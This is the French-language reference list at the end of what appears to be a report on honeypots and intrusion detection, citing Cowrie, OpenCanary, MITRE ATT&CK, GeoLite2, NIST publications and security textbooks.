- [7] Cowrie Project, Cowrie SSH/Telnet Honeypot Documentation. Disponible sur : <https://cowrie.readthedocs.io/>
- [8] Cowrie Project, Cowrie GitHub Repository. Disponible sur : <https://github.com/cowrie/cowrie>
- [9] Thinkst Applied Research, OpenCanary Documentation. Disponible sur : <https://opencanary.readthedocs.io/>
- [10] Thinkst Applied Research, OpenCanary GitHub Repository. Disponible sur : <https://github.com/thinkst/opencanary>
- [11] MITRE Corporation, MITRE ATT&CK Framework. Disponible sur : <https://attack.mitre.org/>
- [12] MaxMind, GeoLite2 Databases Documentation. Disponible sur : <https://dev.maxmind.com/geoip/geolite2-free-geolocation-data>
- [13] Stallings, W., Network Security Essentials: Applications and Standards, 7^e édition, Pearson Education, 2021.

[14] Easttom, C., Computer Security Fundamentals, 5^e édition, Pearson IT Certification, 2022.

[15] Scarfone, K., Mell, P., Guide to Intrusion Detection and Prevention Systems (IDPS), NIST Special Publication 800-94.

[16] National Institute of Standards and Technology (NIST), Computer Security Resource Center (CSRC). Disponible sur : <https://csrc.nist.gov/>

Fin Du Rapport